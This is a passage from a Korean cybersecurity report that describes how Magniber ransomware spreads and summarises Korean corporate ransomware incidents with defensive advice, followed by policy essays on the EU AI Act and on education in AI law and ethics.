아래의 그림은 CPL 확장자로 유포된 사례를 나타낸다. CPL 확장자는 정상 윈도우 프로세스(rundll32.exe)로 실행되며, 감염 시점에 사용자 PC에서 실행 중인 모든 프로세스에 랜섬웨어 감염 기능의 코드를 추가한다. 즉, 파일 암호화 행위는 사용자 시스템의 실행중인 모든 프로세스에서 발생할 수 있고, 이러한 특징은 백신 프로그램에서 치료를 어렵게 한다. 최초 감염 시점에 탐지/차단하지 못하면 실행 중인 모든 정상 프로세스에 추가된 코드를 제거해야한다.




[그림 9] 매그니베르 동작방식(1) (rundll32.exe -> wscript.exe)

아래의 그림은 JSE 확장자로 유포된 사례를 나타낸다. JSE 확장자는 정상 윈도우 프로세스(wscript.exe)로 실행되며, 감염 시점에 사용자 PC에서 실행 중인 모든 프로세스에 랜섬웨어 감염 기능의 코드를 추가한다.




[그림 10] 매그니베르 동작방식(2) (wscript.exe -> wscript.exe)

아래의 그림은 MSI 확장자로 유포된 사례를 나타낸다. MSI 확장자는 정상 윈도우 프로세스(msiexec.exe)로 실행되며, 감염 시점에 사용자 PC에서 실행 중인 모든 프로세스에 랜섬웨어 감염 기능의 코드를 추가한다.



[그림 11] 매그니베르 동작방식(3) (msiexec.exe -> wscript.exe)

아래의 그림은 유포가 중단되기 전 최근까지(2023.02~2023.08) 사용된 기법으로 MSI 확장자로 유포된 것은 이전과 동일하나, 행위발현이 랜덤하게 발생하도록 한 부분이 특징이다. 암호화 행위보다 앞서 발생하는 작업 스케줄 등록행위가 랜덤(50%)하게 발현되어 해당 행위로 프로세스를 차단해도 나머지 작업스케줄러를 등록하지 않은 절반(50%)의 프로세스는 암호화를 수행하게 된다.




[그림 12] 매그니베르 동작방식(4) (msiexec.exe -> powershell.exe)

2) 국내 기업 대상 랜섬웨어 피해 사례

개인 사용자를 대상으로 한 랜섬웨어 피해의 경우, 8월부터 매그니베르 유포가 중단되어 수량이 급격하게 감소한 상황이나, 기업 사용자를 대상으로 한 랜섬웨어 피해의 경우, 꾸준히 기사화되어 그 피해가 확인되고 있다.

아래의 그림은 국내 보안 매체인 보안뉴스(https://www.boannews.com/)에 랜섬웨어 기사 통계를 나타내며, 작년과 비교하여 감소한 추세이나 여전히 높은 빈도를 나타낸다.



[그림 13] **보안뉴스 등장한 랜섬웨어 기사 통계**

기업 대상 랜섬웨어 감염의 시작은 대부분 외부 노출 서버에서 운영 중인 소프트웨어의 취약점을 통한 방법과 RDP 접근을 통해 이루어진다. 2023년 10월 31일 공개된 Atlassian Confluence 취약점(CVE-2023-22515, CVE-2023-22518)을 통해 랜섬웨어 감염된 사례를 보면, 취약점을 통해 Confluence 관리자 권한의 계정을 생성하여 내부 침해가 시작되었다.

아래의 표는 최근 발생한 국내 랜섬웨어 피해 사례 4가지 별 랜섬웨어 종류와 최초 유입 경로, 내부 전파 방법을 정리한 내용이다.

	Case1	Case 2	Case 3	Case 4
랜섬웨어	Darkside Hive	LockBit 3.0	LockBit2.0, CrySis	CrySis
침해 유입 경로	Web Server 침해 - 웹서버 침해로 시작해 내부 시스템까지 피해 - 타 악성 코드 기감염 상태에서 랜섬웨어 감염	Email Server 침해 - Mail 서버 침해로 시작해 내부 시스템까지 피해 - Microsoft Exchange Server 취약점	RDP 노출 - 내부 직원 PC의 RDP가 인터넷 상에 노출	RDP 노출 - 내부 서버의 RDP가 인터넷 상에 노출
내부 전파	OS 제공 기능 - 관리자 계정 획득 후 AD 그룹 정책을 이용해 내부 전파	OS 제공 기능 - 관리자 계정 획득 후 wmic 이용	OS 제공 기능 - 관리자 계정 획득 후 RDP, SMB, UltraVNC 이용	OS 제공 기능 - 관리자 계정 획득 후 RDP 이용
계정 관리 상태	비밀번호 관리 미흡 - 공용 계정, 취약 패스워드, 주기적 변경 미흡	비밀번호 관리 미흡 - 공용 계정, 취약 패스워드, 주기적 변경 미흡	비밀번호 관리 미흡 - 공용 계정, 취약 패스워드, 주기적 변경 미흡	비밀번호 관리 미흡 - 로그인 시도 횟수 제한 미흡 - 공용 계정
서버 네트워크	내부 주요 서버에서 인터넷 접근 가능 내부 주요 서버 접근 제어 없음	내부 주요 서버에서 인터넷 접근 가능 내부 주요 서버 접근 제어 없음	내부 주요 서버에서 인터넷 접근 가능 내부 주요 서버 접근 제어 없음	내부 주요 서버에서 인터넷 접근 가능 내부 주요 서버 접근 제어 없음
기타	- 중복 감염 (Darkside 감염 후, Hive 감염) - 하이퍼바이저 시스템도 랜섬웨어에 감염되어 복구 불가	- 유출 정보 DLS에 게시 / 협박	- 내부자 실수로, 피해 시스템 포맷	- ESXi 가상화 시스템도 감염됨 - 침해 원인 파악 미흡으로 유사 공격 재발


[그림 14] **랜섬웨어 피해 사례 별 요약**

Case1의 웹 서버 침해를 통한 감염 사례의 경우, 외부에 노출된 웹 서버의 취약점 통해 웹쉘(WebShell)을 유입시키는

공격을 시작으로, 임의의 명령 수행이 가능한 상황에서 다양한 악성 코드를 유입시켰다. 사용된 악성코드는 내부 전파를 위한 Cobalt Strike 및 AD 정보 획득을 위한 ADFind.exe, 계정 탈취를 위한 Mimikatz 등이 확인되었다.


Case2의 메일 서버 침해를 통한 감염 사례의 경우, Microsoft Exchange Server 취약점을 통해 외부에 노출된 메일 서버에 대한 공격이 성공한 후, 웹쉘이 설치되었고, Case1과 유사하게 Cobalt Strike, ADFind.exe, Mimikatz 등의 공격 도구가 함께 사용되었다. Case1, Case2 사례를 보면 최초 침해가 취약점을 통해 발생하고 있음으로 보안 담당자는 알려진 취약점에 대해 빠르게 보안 패치 적용을 통해 사전에 예방하는 것이 필요하다.

Case3, Case4 사례의 경우 외부 노출된 서버에 대한 RDP 접속을 통해 내부 침투가 시작된 사례이다. 공격자는 네트워크 스캐닝이나 쇼단(Shodan) 같은 플랫폼을 이용해 RDP가 노출된 대상을 확인하고, 확보한 계정을 사용하거나 무차별 대입 공격(Brute-force attack)으로 RDP가 노출된 시스템에 접근한 후 Mimikatz나 Nirsoft의 패스워드 뷰어 프로그램 등을 이용해 추가 계정의 Credential 정보를 확보한다. 계정 Credential 확보에 성공한 경우 짧은 시간 안에 내부 서버까지 장악하게 된다.



[그림 15] **외부 노출 RDP 접속을 통한 감염**

피해 업체들을 보면 동일한 패스워드로 설정된 관리 목적의 로컬 관리자 계정이나 Active Directory 환경에서의 Domain 관리자 계정이 유출되어 내부 네트워크 전체로 피해가 확산되는 특징이 있음을 알 수 있다. 또한, VPN을 이용한 내부 시스템 접근 시, MFA(Multi Factor Authentication) 적용을 통한 보안 강화 조치도 필요하다. 대부분의 공격이 유효한 관리자 계정을 통해 발생하고 있음으로 서버 사용자의 용도(개발, 관리)에 맞게 권한을 분리하여 계정 노출 시의 위험성을 낮추는 노력이 필요하다.



2023년 3차

사이버보안 대연합 보고서

정책·제도 분과

1. EU AI Act의 주요 내용 및 시사점 [유창하 미국변호사, 법무법인 린]
2. AI 법적 규제 및 윤리적 고려사항 인식과 교육 필요성 [홍정순 교수, 성균관대학교]

EU AI Act의 주요 내용 및 시사점

유창하 미국변호사, 법무법인 린, chyoo@law-lin.com

1. 배경

2021년 4월, European Commission은 AI산업을 활성하는 동시에 AI가 초래하게 될 위험성을 미연에 방지할 목적으로 Artificial Intelligence Act(이하 'AI Act')를 제안

AI Act는 risk-based approach를 핵심적인 내용으로 하는데, AI가 초래할 수 있는 리스크를 최소한의 리스크(minimal risk), 제한된 리스크(limited risk), 높은 리스크(high risk), 수용불가 리스크(unacceptable risk)로 구분한 후에 각 리스크별로 리스크를 통제할 수 있는 방안을 제시

규제 위반시 최대 4000만 유로 또는 전세계 매출액의 7% 중 큰 금액을 과징금으로 부과 가능

2023년 6월 유럽의회는 2021년도에 EU Commission이 제안한 법안을 대폭 수정한 AI Act를 통과시켰는데, 대폭 수정한 계기는 2023년도 초에 등장한 ChatGPT로 촉발된 생성형 AI 또는 초거대 AI가 던진 충격임

이번에 유럽의회를 통과한 법안은 EU Commission, 유럽의회, 그리고 EU 회원국들의 수반으로 구성된 Council of EU간의 3자 협의를 통하여 최종안이 정해질 예정이며, Council of EU의 서명으로 발효

2. 리스크 기반 어프로치

[그림 1] 피라미드 형태의 단계별 리스크 구조와 이에 따른 대응 원칙

위 그림과 같이 리스크는 피라미드 형태의 구조를 이루고 있으며, 단계별로 대응원칙을 다르게 함

1) 최소한의 리스크의 경우 : 별도의 법적 의무사항이 없음

2) 제한적 리스크의 경우 : 투명성의 의무를 부담

3) 높은 수준의 리스크의 경우 : 사전 혹은 사후적으로 리스크를 통제하기 위해 여러 가지 의무 부담

4) 수용불가 리스크의 경우 : AI 자체가 금지

3. 각 리스크별 규율 내용

수용 불가 리스크의 경우

AI Act 제5조는 아래 다섯 가지 경우를 금지되는 AI유형으로 제시하고 있음

- 해로우면서도 조작적이고 교묘한 기술(harmful manifpulative, sublime techniques)이나 교묘한 기술을 이용하는 AI
- 육체적 또는 심리적인 불능과 같은 취약한 그룹을 착취하는 AI
- 민감하거나 보호되는 성향이나 개성에 따라서, 또는 그러한 성향이나 개성에 대한 추론을 통해서 자연인을 카테고리화하는 AI (다만, 사전 승인된 치료목적으로서 개인의 동의를 받은 경우는 금지되지 않음)
- 사회적인 점수화 목적으로 공공기관에 의해 이용되는 AI
- 공연히 접근 가능한 장소에서의 실시간 원격 생체 인식 시스템

위에서 나열한 바와 같이, 조작적 기술을 이용하여 민주적인 절차를 훼손하는 AI, 민감정보를 활용하여서 인간을 등급화하는 AI, 생체 정보를 이용하여 인간을 감시하는 AI는 수용 불가한 수준으로 분류하고 있음

높은 수준의 리스크인 경우

제6조와 제7조에서 높은 수준의 리스크의 해당 요건을 규정하고 있고, 제16조에서 의무사항을 규정하고 있음

1) AI 시스템이 아래 두 가지 요건을 갖추는 경우 높은 수준의 리스크에 해당한다고 봄(제6조)

- AI시스템이 제품의 안전요소로 사용되도록 의도된 경우이거나 AI시스템 자체가 Annex II에 기재된 연합 조화법(Union harmonisation law)의 대상이 되는 제품인 경우
- 제품의 안전요소 또는 제품 자체로서의 AI가 건강과 안전에 대한 위협 관련하여 제3자의 평가를 거치는 것이 요구되는 경우

2) 아래와 같이 Annex III에 열거되는 경우로서, 건강, 안전, 인간 기본권에 대해 중대한 위협을 가하는 경우에도 높은 수준의 리스크에 해당한다고 봄

- 자연인에 대한 생체 인식과 카테고리화
- 중요한 인프라의 관리와 운영
- 교육과 직업 훈련
- 고용, 근로자 관리, 자기 고용에 대한 접근
- 필수적인 사적 서비스, 공적 서비스 및 혜택에 대한 접근과 향유
- 법 집행
- 이민, 망명, 국경 통제 관리
- 법과 민주 절차의 운영

3) Annex III에 대한 개정(제7조)

Commission은 AI가 건강이나 안전에 중대한 위해를 가하게 되는 경우, 기본권에 부정적 영향을 끼치는 경우, 환경, 민주주의, 법의 지배에 중대한 위해를 가하는 경우 Annex III의 리스트를 추가하거나 변경할 수 있음

위와 같이 제6조는 높은 수준의 리스크에 해당할 수 있는 본질적인 요소를 제시함으로써 이러한 리스크의 적용 대상을 넓힐 수 있는 여지를 두고 있고, 특히 그 요소중의 하나로서 건강과 안전을 들고 있다는 점을 주목할 필요가 있음

이러한 본질적인 요소 외에도 구체적인 리스트를 제시함으로써, 수준 높은 리스크의 여부를 예측가능하도록 하고 있으며, 몇 가지 중요한 경우에는 이러한 리스트를 개정함으로써 상황에 맞게 적용될 수 있도록 함

4) 의무 사항(제16조)

- **등록 의무(제51조)**

  높은 수준의 리스크에 해당하는 AI 시스템을 시장에 출시하기 전에, 해당 시스템을 제60조가 정 하는 EU 데이터베이스에 등록을 해야 함

- **퀄리티 관리 시스템(제17조)**

  체계화되고 정돈된 방식으로 정책, 절차, 지시 통제, 디자인 인증 등을 문서화해야 함

- **자동 생성 로그 기록 의무(제20조)**
- **준수 평가 절차 의무(제43조)**
- **CE 마크 의무(제49조)**

이상과 같이 높은 수준의 리스크에 해당하는 AI 시스템의 경우, 등록 의무를 비롯하여서 시장 출시 전 후에 여러가지 의무를 부담하게 됨

제한적 리스크

투명 의무(제52조)

- 인간과 상호작용하는 시스템(예컨대 챗봇)의 경우

  이러한 시스템에 노출된 자연인에게 그들이 AI와 상호작용하고 있음을 적시에, 명확하고, 이해하기 쉬운 방법으로 알려야 함
- 감정 인식 시스템, 생물학적 카테고리화 시스템의 경우

  적시에, 명확하고 이해하기 쉬운 방법으로 이러한 시스템임을 알려야 함
- 텍스트, 오디오, 시각적 컨텐츠를 생성하거나 조작하는 AI로서 이러한 것들이 진짜인 것처럼 혹은 진실인 것처럼 보여질 수 있고, 사람이 어떠한 말을 하거나 행위를 하는 것 처럼 보이는 경우(딥 페이크), 이것이 딥페이크에 해당함을 알려야 함

위와 같이 제한된 리스크에 해당하는 경우, 이러한 AI 시스템과 접하는 사용자에게는 해당 AI 시스템이 어떠한 것인지, 특히 해당 AI 시스템은 실제 사람이 아니라는 점을 명확하게 알려야 하는 의무를 부담함

높은 수준의 리스크에 해당하는 AI에 비하면, 이행해야 하는 법적 의무 수준이 낮다고 할 수 있음

최소한의 리스크

별도의 의무사항이 없음

4. 생성형 AI에 대한 구체적 규율

파운데이션 모델 및 일반 목적 AI(general purpose AI)에 대한 정의 조항 도입(제3조)

(1) 파운데이션 모델((foundation model)의 정의

광범위한 데이터에 기초하여 훈련되고, 일반적인 성과를 위해 디자인되고, 다양한 범위의 업무에 적용가능한 AI모델

생성형AI를 개발하기 위하여서는 방대한 데이터를 활용한 훈련 모델이 필요하므로, 이를 규율할 목적으로 본 개념을 규정함

(2) 일반 목적 AI(general purpose AI)의 정의

특정한 애플리케이션을 위해 의도적으로 그리고 특수하게 디자인된 것이 아니라, 다양한 범위의 애플리케이션에 적용되거나 사용될 수 있는 AI시스템

초거대 AI모델의 대표적인 형태로서, 특정한 목적에 제한되지 않는 생성형 AI를 규율하기 위하여 본 개념을 도입

파운데이션 모델에 관한 주요 의무사항들(제28조b)

(1) 주요 리스크에 대한 통제 의무

개발 전과 개발 과정 중에 적절한 방식과 문서화를 이용하면서, 적절한 디자인, 테스트, 분석을 통하여, 건강, 안전, 기본권, 환경, 민주주의, 법의 지배에 대해 합리적으로 예상가능한 위협을 인식하고, 감소시키며, 완화시킬 수 있음을 보여줘야 함

(2) 등록 의무

파운데이션 모델을 EU 데이터베이스에 등록해야 할 의무가 있음

(3) 문서 보관 의무

파운데이션 모델 공급자는 파운데이션 모델 시장 출시 후 10년간 기술적 문서들에 대해 각국 규제당국들이 접근 가능하도록 조치를 취해야 함

(4) 기타 의무사항들

가. 투명성 의무

제52조에 기재된 투명성 의무를 이행해야 함

나. 안전조치 의무

EU법을 위반하여 컨텐츠를 생산하지 않도록 하고, 표현의 자유를 포함해서 기본권을 침해하지 않도록 하는 적절한 안전조치가 취해질 수 있도록 파운데이션 모델을 훈련, 디자인, 그리고 개발해야 할 의무

다. 문서화 의무

개별 국가 또는 EU의 저작권법을 침해하지 않으면서, 저작권법상 보호되는 데이터 사용에 대한 자세한 내역을 문서화하고 공개해야 함

5. 데이터 규제, 저작권 규제 이슈와 AI Act

데이터 규제 이슈

2023년 3월, 이탈리아 개인정보보호당국은 ChatGPT의 운영이GDPR의 개인정보처리 원칙을 위반하였음을 들어서, 일정한 조건하에 이탈리아 내에서의 ChatGPT 운영을 금지함. 이탈리아 당국이 구체적으로 문제삼은 GDPR 규정들은 제5조 개인정보는 적법하고, 공정하고, 투명하게 처리되어야 한다는 것, 제6조 민감정보는 명시적인 동의에 의해서 처리되어야 한다는 것, 제7조 개인정보 주체에게는 자신의 개인정보에 대한 접근권이 보장되어야 한다는 것임

ChatGPT를 운영하는 OpenAI는 이탈리아 당국의 요청을 거의 수용함으로써, 서비스가 금지된 후 1달여만에 서비스를 재개하게 되었으나, 이 사례가 향후 생성형 AI의 개발 및 운영에 대하여 데이터 규제적인 측면에서 암시하는 바가 크다고 볼 수 있음

즉, EU AI Act가 제시하는 파운데이션 모델은 막대한 데이터의 사용을 전제로 하고 있는 만큼 필연적으로 GDPR상의 원칙들, 특히 투명성의 원칙 및 명시적 동의 원칙에 위배될 가능성이 상존함. AI Act 자체적으로도 투명성 의무를 비롯하여, 리스크를 감소시킬 수 있는 여러 가지 의무를 부과하고 있으나, 시급을 다투어서 시장 점유율을 확보하고자 하는 빅테크 기업들이 이러한 데이터상의 규제를 제대로 이행할지에 대해서는 의문이 있음

향후, AI Act 규제와 별도로, EU 각국의 데이터규제 당국이 생성형 AI의 개발 및 운영 관련하여서 GDPR을 어떻게 집행할 것인지에 대해 귀추가 주목됨

저작권 규제 이슈

2022년 11월 두명의 개발자가 Microsoft, Github, OpenAI를 대상으로 미국 캘리포니아주 법원에 소송을 제기함. 이들 회사는 Copilot 프로그램을 훈련시키는 과정에서, Github에 등재된 오픈소스를 사용하였음에도 불구하고, AI의 출력물에 오픈소스 소프트웨어의 출처 등을 표시하지 않음으로써 1)Digital Millennium Copyright Act(DMCA)를 위반하였고, 2) open-source licensing 조항을 위반하였다는 것임

그리고, 2023년 1월 영국, 그리고 같은 해 2월 미국에서, Getty Images가 Stability AI를 대상으로 소송을 제기. Stability AI가 이미지 생성 AI인 Stable Diffusion을 훈련시키는 과정에서 Getty Images의 저작물을 복제하거나 2차적 저작물을 만들어 냈다는 것. 또한 이 과정에서 워터마크를 변형하는 등, 저작권 침해 은폐 등을 목적으로 저작권관리 정보를 허위로 제공하거나 이를 제거 변경하였다는 것임

생성형 AI를 개발하기 위해서는 수많은 이미지를 통한 훈련이 필수적이므로, 기존의 저작권법상의 권리와 충돌할 가능성이 매우 높음. 특히 AI Act도 이러한 경우에 대비하여서 파운데이션 모델 공급자로 하여금, 저작권법상 보호되는 데이터 사용에 대한 자세한 내역을 문서화할 것을 의무로 규정하고 있음

다만, 데이터규제와 마찬가지로, 빅테크 기업들이 이러한 의무사항 및 저작권법상의 권리 보호 원칙을 철저히 준수하면서 AI기술을 개발할 것인지에 대해서는 의문이 있음. 특히, 생성형AI개발을 위해 공정하게 사용가능한 저작권의 범위가 어디까지일지와 관련하여서, 미국 소송의 결과를 주목할 필요가 있음

6. 시사점

EU AI Act는 초거대 AI로 일컬어지는 생성형 AI를 정면으로 다루는 입법적 시도라는 측면에서 시사하는 바가 크다고 볼 수 있음. 즉, 생성형 AI가 향후 정치, 경제, 사회, 문화 등 광범위한 분야에 걸쳐서 획기적인 변화를 초래할 것이라는 예상 하에, 인간이 추구하는 근본적인 가치가 훼손되지 않도록 입법적인 보호장치를 미리 마련하고자 한다는 점은 높이 평가할만함

다만, 전대미문의 속도와 폭으로 발전을 거듭하고 있는 AI의 기술과 비니지스를 미리 예측해서 복잡한 규제를 마련하려는 시도는 큰 의미가 없고, 오히려 산업의 발전을 저해할 것이라는 비판이 또한 존재함

AI 기술을 주도하고 있는 미국의 경우, AI를 규제하는 법은 물론이고 데이터를 규제하는 연방차원의 법조차 없다는 점은 시사하는 바가 크다고 볼 수 있음. 즉, 적어도 AI 산업 발전이라는 측면에서 볼 때는 미리 복잡한 규제를 마련하여 산업의 출발 자체를 어렵게 하는 것보다는 초창기에 해당하는 산업의 발전을 지켜보면서 부작용이 발생하거나 명백히 예견될 경우에 거기에 맞는 규제를 준비하는 것이 보다 유리할 수 있다는 점임

우리의 경우, AI 발전과 관련하여서, 산업의 발전과 인간 및 사회의 근본적인 가치의 보호를 조화롭게 하기 위한 균형잡힌 시각이 필요하다고 보여지며, 이러한 점을 고려하여EU AI Act를 비롯하여 각국의 입법 동향을 면밀히 살펴볼 필요가 있다고 보여짐

AI 법적 규제 및 윤리적 고려사항 인식과 교육 필요성

홍정순 교수, 성균관대학교, jshong926@naver.com

1. 개요

인공지능(AI) 기술 개발의 원래의 의도에 맞게, 즉, 인간과 산업에 유익하게 AI를 활용하기 위해서는 AI에 적용되는 국내외 법적 규제 현황에 대해 배우고, 제기되는 다양한 윤리 문제를 알고 대비해야 한다. 이를 위하여, AI 규제 및 윤리적 고려사항의 주요 내용을 살펴보고 관련 교육이 필요함에 대해 인식을 같이 하고자 한다.

- 최근 ChatGPT 등 생성형 AI를 비롯하여 AI 기술의 급속한 발전으로 AI를 활용한 상품과 서비스 이용이 산업 전분야에 걸쳐 폭발적으로 증가하고 있음

- 인공지능 시스템은 평등, 사생활 보호, 표현의 자유, 노동과 같은 인간 삶의 다양한 영역에서 보호되어야 하는 인간의 기본권에 중대한 영향을 끼치므로 이들을 규제하는 헌법 및 차별금지법 등 기존 법률과 더불어 다음과 같은 국내외의 다양한 법률의 적용 대상이 될 수 있음

A. AI 활용을 위해 배워야 할 것으로서, AI에 적용되는 법률

(i) 저작권, 특허권, 영업비밀보호에 관한 법률 등 지식재산권 관련 법률

(ii) 개인정보 및 데이터보호에 관한 법률

(iii) 전세계 각국에서 입법 추진 중인 인공지능 규제법

- 현재 인공지능 시스템을 기획, 개발, 도입하는 기술인력 및 이들 시스템을 이용하는 산업관계자들은 인공지능과 관련한 법적 혹은 윤리적 이슈에 대해 충분히 인지하지 못하는 것이 현실임.
  따라서, AI로 인해 발생할 수 있는 리스크에 충분히 대비하지 못하여, 법률 문제를 내포하는 시스템을 섣불리 개발, 활용하게 되며 결국 시스템 폐기, 손해배상 책임 등 손실을 감당할 가능성도 존재

B. AI 관련 법률 문제 또는 윤리 문제로 인한 리스크 예시

(i) 법률 위반의 경우, 해당 법령에 따른 벌칙, 손해배상 등 법적 책임

(ii) 시간과 비용을 들여 개발하거나 도입한 인공지능 시스템을 폐기

(iii) 시장과 기술계에서 쌓아온 신뢰도의 상실

(iv) 의도치 않게 개인의 인권을 침해하거나 사회질서와 공동체에 위협을 가하는 부작용을 낳는 등 심각한 사회적 악영향을 초래

본 보고서에서는 (a) 인공지능 관련 법적 규제 내용을 간단히 살펴본 후, (b) 국내외에서 제기되는 법적 분쟁에 대해 소개하고, (c) 현재 진행되고 있는 윤리적 논의 및 문제 해결을 위한 방안에 대해 살펴봄으로써, 인공지능 기술을 활용하는 업계에서 현업에 임하는 인력이 다음의 필수 역량을 갖추도록 지속적이며 적극적으로 교육하고 토론해야 함을 제안하고자 함

C. AI 관련 협업 인력이 법률 및 윤리 문제 대응 위해 갖추어야 할 필수 역량

(i) 인공지능을 개발, 활용하는 업계의 인력들이 인공지능 기술과 관련 적용되는 법적, 윤리적 이슈에 대해 인식

(ii) 법적, 윤리적 문제 인식에 기반하여 AI가 제기하는 위협에 대해 토론하며, 안전하고 윤리적인 인공지능 개발과 활용이 가능하도록 적극적으로 해결방안을 모색하고 조치를 취하여, AI의 위협 및 법 위반 리스크를 최소화하며 관리

(iii) 국내 및 국제적으로 논의 중인바 효율적 인공지능 규제 체계가 구성되도록 규제법 도입 과정에 참여하고 향후 규제에 대비

2. AI에 적용 가능한 법률

AI가 인간과 밀접하게 상호작용하면서 다양한 방면에서 중대한 영향을 끼치므로 차별금지, 표현의 자유, 노동과 관련한 인간 기본권을 보호하기 위한 현존하는 법인 헌법, 근로기준법, 차별금지법 등이 AI 활용과 관련한 다양한 측면에 적용됨. 이러한 기존의 일반적 법률과 더불어, 인공지능 분야에 적용되는 법으로서 관련 업계 기술 및 산업 인력이 AI 활용을 위해 특별히 관심을 갖고 알아야 할 법으로는 지식재산권법, 개인정보 등 데이터보호법 및 AI 규제법(안)이 있음

A. 지적재산권법

(1) 특허법: 신규성, 유용성, 진보성 있는 발명에 한시적 독점권을 부여해 보호

